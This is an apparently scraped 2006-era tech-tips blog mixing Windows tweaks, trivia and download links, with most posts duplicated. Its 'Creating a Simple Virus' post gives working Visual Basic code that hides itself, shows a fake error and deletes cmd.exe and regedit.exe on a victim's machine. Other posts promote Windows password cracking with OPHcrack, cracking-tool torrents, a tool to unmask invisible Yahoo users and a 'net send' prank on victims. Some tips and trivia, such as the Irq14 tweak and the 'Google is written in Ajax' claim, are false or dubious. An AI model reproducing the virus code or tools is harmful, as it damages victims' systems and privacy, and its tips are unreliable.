A number of viruses can do either together or single handedly.
My suggestion is you run the "Msconfig" command and do a selective startup. disable all the programs from starting up as the viruses sometimes hide behind them.
apply and restart. you will see it get slightly faster on startup.
Then depending on how the infection was done, you can run Windows repair so that you replace all the windows applications that don't start up.
Get a good antivirus, i wd go for F-secure or Sophos in this case, install and update it, then run a thorough scan, it wills show you the virus as well as
the infected file.
After you know the virus, you can deal with it. Its true some viruses may not antivirus solutions, but atleast F-secure and sophos, will tell you what a
virus does, where is resides, what it writes to the registry and the services it corrupts.
You will be able to manually remove these registry entries, delete the file say in safe mode and you will be up and running.
You can also run a registry cleaning utility to crown it all
FORMATTING SHOULD BE YOUR LAST, OPTION, unless you have been backing up, which I am sure u haven't and you can't do that now coz you will only backup viruses.
Cheers.
Friday, April 06, 2007


Friday, January 05, 2007
Most Effective Tweak for Windows XP
The best tweak for windows
1) Open the regedit tool (Start -> Run -> regedit.exe)
2) Use the navigation in the left and go to HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
3) Double click the DisablePagingExecutive attribute, and put 1 in the decimal value field. This will make the drivers and the XP kernel run in memory.
4) Double click the LargeSystemCache attribute, and put 1 in the decimal value field
This will improve performance of the kernel
5) Double click the IOPageLockLimit attribute. On some later versions of windows XP that doesn't exists, so if this is the case you're done. Otherwise you have to put to the hex value : 4000 for pcs with 128 mb ram, 10000 for 256 mb ram and if you have more put 40000. This value specifies how many bytes can be used for I/O operations in your system.
1) Open the regedit tool (Start -> Run -> regedit.exe)
2) Use the navigation in the left and go to HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
3) Double click the DisablePagingExecutive attribute, and put 1 in the decimal value field. This will make the drivers and the XP kernel run in memory.
4) Double click the LargeSystemCache attribute, and put 1 in the decimal value field
This will improve performance of the kernel
5) Double click the IOPageLockLimit attribute. On some later versions of windows XP that doesn't exists, so if this is the case you're done. Otherwise you have to put to the hex value : 4000 for pcs with 128 mb ram, 10000 for 256 mb ram and if you have more put 40000. This value specifies how many bytes can be used for I/O operations in your system.
Windows Vista 1.4 MB
Whole Windows Vista!!! of size 1444Mb in just 1.4MB zip file.....
http://www.esnips.com/doc/2799928f-1924-4369-844e-84dce74f7693/Full_Longhorn.zip
Njoi...........
http://www.esnips.com/doc/2799928f-1924-4369-844e-84dce74f7693/Full_Longhorn.zip
Njoi...........
Monday, October 23, 2006
Best way to find a Song
Some tips for using the google downloader to find a song:
First open this link:
http://tinyurl.com/gv5x9
1. Type in the song name first and search for that, if the song name is too general like "Love" or something like that, include the artist name before it.
2. Try not to use apostophies, not sure if they work right just yet, but its not too dramatic if you do.
3. If it didn't find what you were looking for, try just searching the artist to see if someone has their entire album uploaded online.
4. If that doesn't work, try using only part of the artist name along with the song, such as "Timberlake Sexy back", this works sometimes too.
Overall this downloader works pretty well.
AVOID WASTING YOUR LIFE DOWNLOADING THE SONGS USING LIMEWIRE OR SUMTHING ELSE........
Have fun with it guys.
First open this link:
http://tinyurl.com/gv5x9
1. Type in the song name first and search for that, if the song name is too general like "Love" or something like that, include the artist name before it.
2. Try not to use apostophies, not sure if they work right just yet, but its not too dramatic if you do.
3. If it didn't find what you were looking for, try just searching the artist to see if someone has their entire album uploaded online.
4. If that doesn't work, try using only part of the artist name along with the song, such as "Timberlake Sexy back", this works sometimes too.
Overall this downloader works pretty well.
AVOID WASTING YOUR LIFE DOWNLOADING THE SONGS USING LIMEWIRE OR SUMTHING ELSE........
Have fun with it guys.
Cracking the Windows Password

Cracking the windows password can also be done easily by running the live distribution of OPHcrack.
http://ophcrack.sourceforge.net/#livecd
Just let it boot and it will run the password cracker on it's own, wait a few minutes, and then you've got your password.
Works for newer version sp2
Njoi........
Just let it boot and it will run the password cracker on it's own, wait a few minutes, and then you've got your password.
Works for newer version sp2
Njoi........
Top 18 Password Recovery Utilities

* 1. Accent Office Password Recovery v2.31
* 2. Access Password Recover v1.01
* 3. Access Password Recovery Genie v1.80.20051008
* 4. Access Password Recovery Helper v1.60
* 5. Active Password Changer Pro v3.0.0280
* 6. Adult PDF Password Recovery v2.3.0
* 7. Advanced Instant Messengers Password Recovery v2.80
* 8. Advanced Office Password Recovery Pro v3.04
* 9. ElcomSoft Advanced Passsword Recovery Studio 2005 (All ElcomSoft password recovery
tools in one package)
o Proactive Windows Security Explorer 1.0.0.1
o Advanced ZIP Password Recovery 3.54
o Advanced RAR Password Recovery 1.51
o Advanced Archive Password Recovery 2.20
o Advanced Office Password Recovery Professional 3.02
o Advanced Office Password Breaker 1.30
o Advanced PDF Password Recovery 1.48
o Advanced PDF Password Recovery Professional 2.20
o Advanced WP Office Password Recovery 1.20
o Advanced Lotus Password Recovery 2.0
o Advanced Intuit Password Recovery 1.33
o Advanced ACT Password Recovery 1.21
o Advanced Mailbox Password Recovery 1.7.0.198
o Advanced Instant Messengers Password Recovery 2.50
o Advanced Access Password Recovery 2.5
o Advanced VBA Password Recovery Professional 1.50
o Advanced Outlook Password Recovery 1.33
o Advanced Outlook Express Password Recovery 1.20
o Advanced IE Password Recovery 1.20
o Advanced EFS Data Recovery 2.10
o Advanced Windows Password Recovery 2.9.1.224
o Advanced Disk Catalog 1.51
o Advanced eBook Inscriber 1.0.0.1
o Advanced eBook Explorer 1.1
o Advanced eBook Processor 2.2
o Advanced Registry Tracer v1.67 SR2
* 10. Intelore Word Password Recovery v1.0E
* 11. Passware Kit Enterprise v7.5
* 12. Password Spyer 2k v2.5
* 13. Proactive System Password Recovery V4.1.3.455
* 14. RAR Password Cracker 4.12
* 15. SeePassword v2.05
* 16. Ultimate ZIP Cracker v7.3.1.5
* 17. Visual Zip Password Recovery v6.0
* 18. ZIP Password Finder v1
Download Torrent file --> Package Size (36Mb):
http://tinyurl.com/5ewumv
Monday, October 16, 2006
Tuesday, October 10, 2006
Wednesday, September 27, 2006
Mumbai University B.E
"MUMBAI UNIVERSITY BACHELOR OF ENGINEERING"is a website for all the Technical Students of Mumbai University.It provides all the "RESOURCES" that an EngineeringStudent has always dreamt of having.PROGRAMS, PROJECTS, SYLLABUS, NOTES, E-BOOKS, previous years QUESTION PAPERS, GRE information, DOWNLOADS, COMPILERS,useful LINKS, information on COLLEGES, CLASSESand a lot more.....
http://mube.co.nr/
This is a part of Mube that contains :INFORMATION, FREE DOWNLOADS, E-BOOKS, SOFTWARES for preparing GRE, FLASH CARDS, SAMPLE SOP's PRACTICE TESTS, FAQ's about the GRE EXAM, ....
http://mube.co.nr/
This is a part of Mube that contains :INFORMATION, FREE DOWNLOADS, E-BOOKS, SOFTWARES for preparing GRE, FLASH CARDS, SAMPLE SOP's PRACTICE TESTS, FAQ's about the GRE EXAM, ....
Sunday, August 27, 2006
Yahoo! Buddy Check v1.0.1
Are your Yahoo! Messenger friends hiding from you? Not any more! With BuddyCheck you can see if they are online even if they set their status to invisible.
Just add your friends to the contact list and their online status will be regularly checked. You will be notified when one of them really signs on of off.
Download:
http://files-upload.com/files/505759/Buddy_Check_v1[1].0.1.zip
Just add your friends to the contact list and their online status will be regularly checked. You will be notified when one of them really signs on of off.
Download:
http://files-upload.com/files/505759/Buddy_Check_v1[1].0.1.zip
Invisible Browsing 5.0 (Full Version)
Invisible Browsing will hide, change or mask your IP address preventing others or any website from logging your internet address without your permission.This easy to use tool lets you change your IP anytime by routing your Internet traffic through overseas servers. Our service is constantly finding new open proxies making it much more difficult for your surfing habits to be tracked. Allow NOBODY to invade your surfing privacy. Besides providing ANONIMYTY, Invisible Browsing is also an efficient Internet Explorer Privacy Protection" Here are some key features of "Invisible Browsing":
- Masks, Hides Your IP Address
- Auto Change Proxy
- Internet Connection Sharing
- Blocks Potentially Harmful Code (ActiveX)
- Blocks Invasive Code
- Browser Cleaner
Download
http://www.zshare.net/download/invisible-browsing-5-0-rar.html
- Masks, Hides Your IP Address
- Auto Change Proxy
- Internet Connection Sharing
- Blocks Potentially Harmful Code (ActiveX)
- Blocks Invasive Code
- Browser Cleaner
Download
http://www.zshare.net/download/invisible-browsing-5-0-rar.html
Friday, August 25, 2006
SymbianGalaxy - The symbian heaven
It is my honour to present you one brand new and surely great site. Allow me to present Symbian Galaxy to you. Its Symbian oriented forum with free symbian games, free symbian software, ringtones, videos and much more for your mobile phone, PDA or PC . The complete site in itself! Its experienced SG team is assurance that your requests will be always fulfilled and your questions always answered. They are also cleanest and most friendly Symbian oriented community on the whole internet.
Just register above and get all the cool bonuses.
Free Cell Phone Software: PixSense
Must have!!!!
There is this cool site where ur cell pics get uploaded automatically!!!
All u have to do is go to www.pixsense.com and download the software for FREE!!! The moment u get pixsense in ur phone, start clicking pictures and taking videos. The minute u take a picture it gets uploaded on ur pixsense account. From ur phone u can make ur collection public or private. Share pics with ur friends from ur phone.
Enjoy!!!!!
There is this cool site where ur cell pics get uploaded automatically!!!
All u have to do is go to www.pixsense.com and download the software for FREE!!! The moment u get pixsense in ur phone, start clicking pictures and taking videos. The minute u take a picture it gets uploaded on ur pixsense account. From ur phone u can make ur collection public or private. Share pics with ur friends from ur phone.
Enjoy!!!!!
Sunday, August 20, 2006
Dad Finds a Bride For His Son
Father: I want you to marry a girl of my choice
Son: "I will choose my own bride!"
Father: "But the girl is Bill Gates's daughter."
Son: "Well, in that case...ok"
Next Father approaches Bill Gates.
Father: "I have a husband for your daughter."
Bill Gates: "But my daughter is too young to marry!"
Father: "But this young man is a vice-president of the World Bank."
Bill Gates: "Ah, in that case...ok"
Finally Father goes to see the president of the World Bank.
Father: "I have a young man to be recommended as a vice-president."
President: "But I already have more vice- presidents than I need!"
Father: "But this young man is Bill Gates's son-in-law."
President: "Ah, in that case...ok"
Son: "I will choose my own bride!"
Father: "But the girl is Bill Gates's daughter."
Son: "Well, in that case...ok"
Next Father approaches Bill Gates.
Father: "I have a husband for your daughter."
Bill Gates: "But my daughter is too young to marry!"
Father: "But this young man is a vice-president of the World Bank."
Bill Gates: "Ah, in that case...ok"
Finally Father goes to see the president of the World Bank.
Father: "I have a young man to be recommended as a vice-president."
President: "But I already have more vice- presidents than I need!"
Father: "But this young man is Bill Gates's son-in-law."
President: "Ah, in that case...ok"
Thursday, August 17, 2006
Did u ever know this....
1. What programming language is GOOGLE developed in?
Google is written in Asynchronous java-script and XML, or its acronym Ajax.
2. What is the expansion of YAHOO?
Yet Another Hierarchy of Officious Oracle
3. What is the expansion of ADIDAS?
ADIDAS- All Day I Dream About Sports
4. Expansion of Star as in Star TV Network?
Satellite Television Asian Region
5. What is expansion of "ICICI?"
Industrial credit and Investments Corporation of India
6. What does "baker's dozen" signify?
A baker's dozen consists of 13 items - 1 more than the items in a normal dozen
7. The 1984-85 season. 2nd ODI between India and Pakistan at Sialkot-India 210/3 with Vengsarkar 94*. Match abandoned. Why?
That match was abandoned after ppl heard the news of indira gandhi being killed.
8. Who is the only man to have written the National Anthems for two different countries?
Rabindranath Tagore who wrote national anthem for two different countries one is our 's National anthem and another one is for Bangladesh-(Amar Sonar Bangla)
9. From what four word ex-pression does the word `goodbye` derive?
Goodbye comes from the ex-pression: 'god be with you'.
10. How was Agnes Gonxha Bojaxhiu better known?
Agnes Gonxha Bojaxhiu is none other Mother Teresa.
11. Name the only other country to have got independence on Aug 15th?
South Korea.
12. Why was James Bond Associated with the Number 007?
Because 007 is the ISD code for Russia (or the USSR, as it was known during the cold war)
13. Who faced the first ball in the first ever One day match?
Geoffrey Boycott
14. Which cricketer played for South Africa before it was banned from international cricket and later represented Zimbabwe?
John Traicos
15. The faces of which four Presidents are carved at Mt.Rushmore?
George Washington, Thomas Jefferson, Theodore Roosevelt, and Abraham Lincoln
16. Which is the only country that is surrounded from all sides by only one country (other than Vatican)?
Lesotho surrounded from all sides by South Africa.
17. Which is the only sport which is not allowed to play left handed?
Polo
Google is written in Asynchronous java-script and XML, or its acronym Ajax.
2. What is the expansion of YAHOO?
Yet Another Hierarchy of Officious Oracle
3. What is the expansion of ADIDAS?
ADIDAS- All Day I Dream About Sports
4. Expansion of Star as in Star TV Network?
Satellite Television Asian Region
5. What is expansion of "ICICI?"
Industrial credit and Investments Corporation of India
6. What does "baker's dozen" signify?
A baker's dozen consists of 13 items - 1 more than the items in a normal dozen
7. The 1984-85 season. 2nd ODI between India and Pakistan at Sialkot-India 210/3 with Vengsarkar 94*. Match abandoned. Why?
That match was abandoned after ppl heard the news of indira gandhi being killed.
8. Who is the only man to have written the National Anthems for two different countries?
Rabindranath Tagore who wrote national anthem for two different countries one is our 's National anthem and another one is for Bangladesh-(Amar Sonar Bangla)
9. From what four word ex-pression does the word `goodbye` derive?
Goodbye comes from the ex-pression: 'god be with you'.
10. How was Agnes Gonxha Bojaxhiu better known?
Agnes Gonxha Bojaxhiu is none other Mother Teresa.
11. Name the only other country to have got independence on Aug 15th?
South Korea.
12. Why was James Bond Associated with the Number 007?
Because 007 is the ISD code for Russia (or the USSR, as it was known during the cold war)
13. Who faced the first ball in the first ever One day match?
Geoffrey Boycott
14. Which cricketer played for South Africa before it was banned from international cricket and later represented Zimbabwe?
John Traicos
15. The faces of which four Presidents are carved at Mt.Rushmore?
George Washington, Thomas Jefferson, Theodore Roosevelt, and Abraham Lincoln
16. Which is the only country that is surrounded from all sides by only one country (other than Vatican)?
Lesotho surrounded from all sides by South Africa.
17. Which is the only sport which is not allowed to play left handed?
Polo
Pop up a Message on Victim's Computer
net send 127.0.0.1 message
replace 127.0.0.1 with the victims ip
Njoi....
replace 127.0.0.1 with the victims ip
Njoi....
To insert Processor Manufacturer and Model
Open "c:\windows\system\Oeninfo.ini" file with notepad or any test editor.
Type following in the file:
_________________________
[general]
Manufacturer= Intel®
Model= Pentium® 4
_________________________
(To type "®" press 0,1,7,4 one after another while holding alt key)
Replace Intel® and Pentium® 4 by your Model and Processor
Save the file. All done!
Now right click on "My Computer" Icon and left click "Properties"
(NOTE: It is necessary to backup your original oemlogo.bmp or oeminfo.ini if they exist.)
Type following in the file:
_________________________
[general]
Manufacturer= Intel®
Model= Pentium® 4
_________________________
(To type "®" press 0,1,7,4 one after another while holding alt key)
Replace Intel® and Pentium® 4 by your Model and Processor
Save the file. All done!
Now right click on "My Computer" Icon and left click "Properties"
(NOTE: It is necessary to backup your original oemlogo.bmp or oeminfo.ini if they exist.)
Inserting your own Logo in Sytem Properties
Create any logo/image with your favourite image editor with Maximum dimensions 180*114.
(Greater Dimensions are OK but some area of image will not be displayed in logo)
Save it to "c:\windows\system\oemlogo.bmp" as standard BMP format. (In directory c:\windows\system)
All done! Now right click on "My Computer" Icon and left click "Properties"
(NOTE: It is necessary to backup your original oemlogo.bmp if it exist.)
(Greater Dimensions are OK but some area of image will not be displayed in logo)
Save it to "c:\windows\system\oemlogo.bmp" as standard BMP format. (In directory c:\windows\system)
All done! Now right click on "My Computer" Icon and left click "Properties"
(NOTE: It is necessary to backup your original oemlogo.bmp if it exist.)
Visual Basic 6 – Creating a Simple Virus
Now many of you feel that creating a virus is impossible especially for you beginners. Well this tutorial shows you how to create a simple virus with just a few lines of code. A virus can be an application that deletes files upon request, this is seen as infecting your computer because by deleting key files you may need to take action to get your computer back to normal.
First of all open a new Visual Basic project, a standard exe file..
Now it depends on how you want your virus to work, I feel it is best if it is activated once your application is opened so the main code codes in the form load sub.
On your project insert a text box , a command button and a timer, we will be using the command button and timer a little later on.
In the project put in the file you want to delete, for example if you wanted to delete the command file then you would put the following code in the form load tab.
Private Sub Form_Load()
Text1.Text = “C:/Windows/System32/cmd.exe
Kill Text1.Text
End Sub
Once the project is opened then the command file will be removed.
Now I will show you an example of doing this using a command button. Put the following code in the command button and in the form load.
You can even give the text box a name to make it quicker. I have labelled it ‘A’
Private Sub Form_Load()
Text1.Text = “C/Windows/System32/cmd.exe”
A = Text1.Text
End Sub
Private Sub Command1_Click
Kill A
End Sub
Now once the command button is clicked on the project the command file will be deleted.
Now we will use the timer in this one. If you want to disguise your scheme then this is a good way to do it, Here we will send a fake message error pretending the application hasn’t got enough memory to run, but in actual fact the victim doesn’t know that you have just removed their command file.
Here is to go about it…
Private Sub Form_Load()
Form1.Visible = False
Text1.Text = “C:/Windows/System32/cmd.exe”
A = Text1.Text
Msgbox (“Runtime Error 492. Not Enough Memory.”), vbCritical, “Runtime Error”
End Sub
Private Sub Timer1_Timer()
Timer1.Interval = 5000
Kill A
Timer1.Enabled = False
End Sub
All we have done above is made the form invisible so that it makes the error message look real, we have set an interval of 5 seconds on the timer before the file is deleted and that’s how simple it can be to fool someone.
Right, we can now make it a little more difficult if you are finding the above a little too easy.
How about removing more than 1 file, well this is how you could go about doing that, we will stick with the message box fool because I think that works well.
The example below shows how to remove the files when the application is loaded, we will not be using timers or command buttons in this one. We will not even be using text boxes because they are not needed, you can just do what is shown below.
So in the form load part put the following code.
Private Sub Form_Load()
Form1.Visible = False
Msgbox (“Runtime Error 492. Not Enough Memory.”), vbCritical, “Runtime Error”
Kill “C:/Windows/System32/cmd.exe”
Kill “C:/Windows/regedit.exe”
End Sub
So above we will be removing the command file and the registry, I don’t think the victim will be best pleased about that do you.
Now I have shown you the above information I think it’s your turn to try and create your own, now you can test it on your own pc, just copy a file, lets say the cmd.exe file and paste it into your C:/
Then put in the code above but in the Kill put this…
Kill “C:/cmd.exe”
First of all open a new Visual Basic project, a standard exe file..
Now it depends on how you want your virus to work, I feel it is best if it is activated once your application is opened so the main code codes in the form load sub.
On your project insert a text box , a command button and a timer, we will be using the command button and timer a little later on.
In the project put in the file you want to delete, for example if you wanted to delete the command file then you would put the following code in the form load tab.
Private Sub Form_Load()
Text1.Text = “C:/Windows/System32/cmd.exe
Kill Text1.Text
End Sub
Once the project is opened then the command file will be removed.
Now I will show you an example of doing this using a command button. Put the following code in the command button and in the form load.
You can even give the text box a name to make it quicker. I have labelled it ‘A’
Private Sub Form_Load()
Text1.Text = “C/Windows/System32/cmd.exe”
A = Text1.Text
End Sub
Private Sub Command1_Click
Kill A
End Sub
Now once the command button is clicked on the project the command file will be deleted.
Now we will use the timer in this one. If you want to disguise your scheme then this is a good way to do it, Here we will send a fake message error pretending the application hasn’t got enough memory to run, but in actual fact the victim doesn’t know that you have just removed their command file.
Here is to go about it…
Private Sub Form_Load()
Form1.Visible = False
Text1.Text = “C:/Windows/System32/cmd.exe”
A = Text1.Text
Msgbox (“Runtime Error 492. Not Enough Memory.”), vbCritical, “Runtime Error”
End Sub
Private Sub Timer1_Timer()
Timer1.Interval = 5000
Kill A
Timer1.Enabled = False
End Sub
All we have done above is made the form invisible so that it makes the error message look real, we have set an interval of 5 seconds on the timer before the file is deleted and that’s how simple it can be to fool someone.
Right, we can now make it a little more difficult if you are finding the above a little too easy.
How about removing more than 1 file, well this is how you could go about doing that, we will stick with the message box fool because I think that works well.
The example below shows how to remove the files when the application is loaded, we will not be using timers or command buttons in this one. We will not even be using text boxes because they are not needed, you can just do what is shown below.
So in the form load part put the following code.
Private Sub Form_Load()
Form1.Visible = False
Msgbox (“Runtime Error 492. Not Enough Memory.”), vbCritical, “Runtime Error”
Kill “C:/Windows/System32/cmd.exe”
Kill “C:/Windows/regedit.exe”
End Sub
So above we will be removing the command file and the registry, I don’t think the victim will be best pleased about that do you.
Now I have shown you the above information I think it’s your turn to try and create your own, now you can test it on your own pc, just copy a file, lets say the cmd.exe file and paste it into your C:/
Then put in the code above but in the Kill put this…
Kill “C:/cmd.exe”
Sunday, August 13, 2006
Increase your harddisk speed
To speed up your hard disk speed we need to configure a special buffer in the computer's memory in order to enable it to better deal with interrupts made from the disk.
This tip is only recommended if you have 256MB RAM or higher.
Follow these steps:
Run SYSEDIT.EXE from the Run command.
Expand the system.ini file window.
Scroll down almost to the end of the file till you find a line called [386enh].
Press Enter to make one blank line, and in that line type
Irq14=4096
Note: This line IS CASE SENSITIVE!!!
Click on the File menu, then choose Save.
Close SYSEDIT and reboot your computer.
Done. Speed improvement will be noticed after the computer reboots.
Update: The most speed improvement is visible with IDE drives, however there are reports that this tweak also does good for SCSI disks. In any case, it won't harm your system, so why not try it yourself and let me know what you find.
This tip is only recommended if you have 256MB RAM or higher.
Follow these steps:
Run SYSEDIT.EXE from the Run command.
Expand the system.ini file window.
Scroll down almost to the end of the file till you find a line called [386enh].
Press Enter to make one blank line, and in that line type
Irq14=4096
Note: This line IS CASE SENSITIVE!!!
Click on the File menu, then choose Save.
Close SYSEDIT and reboot your computer.
Done. Speed improvement will be noticed after the computer reboots.
Update: The most speed improvement is visible with IDE drives, however there are reports that this tweak also does good for SCSI disks. In any case, it won't harm your system, so why not try it yourself and let me know what you find.
Subscribe to:
Posts (Atom)



 Posts
Posts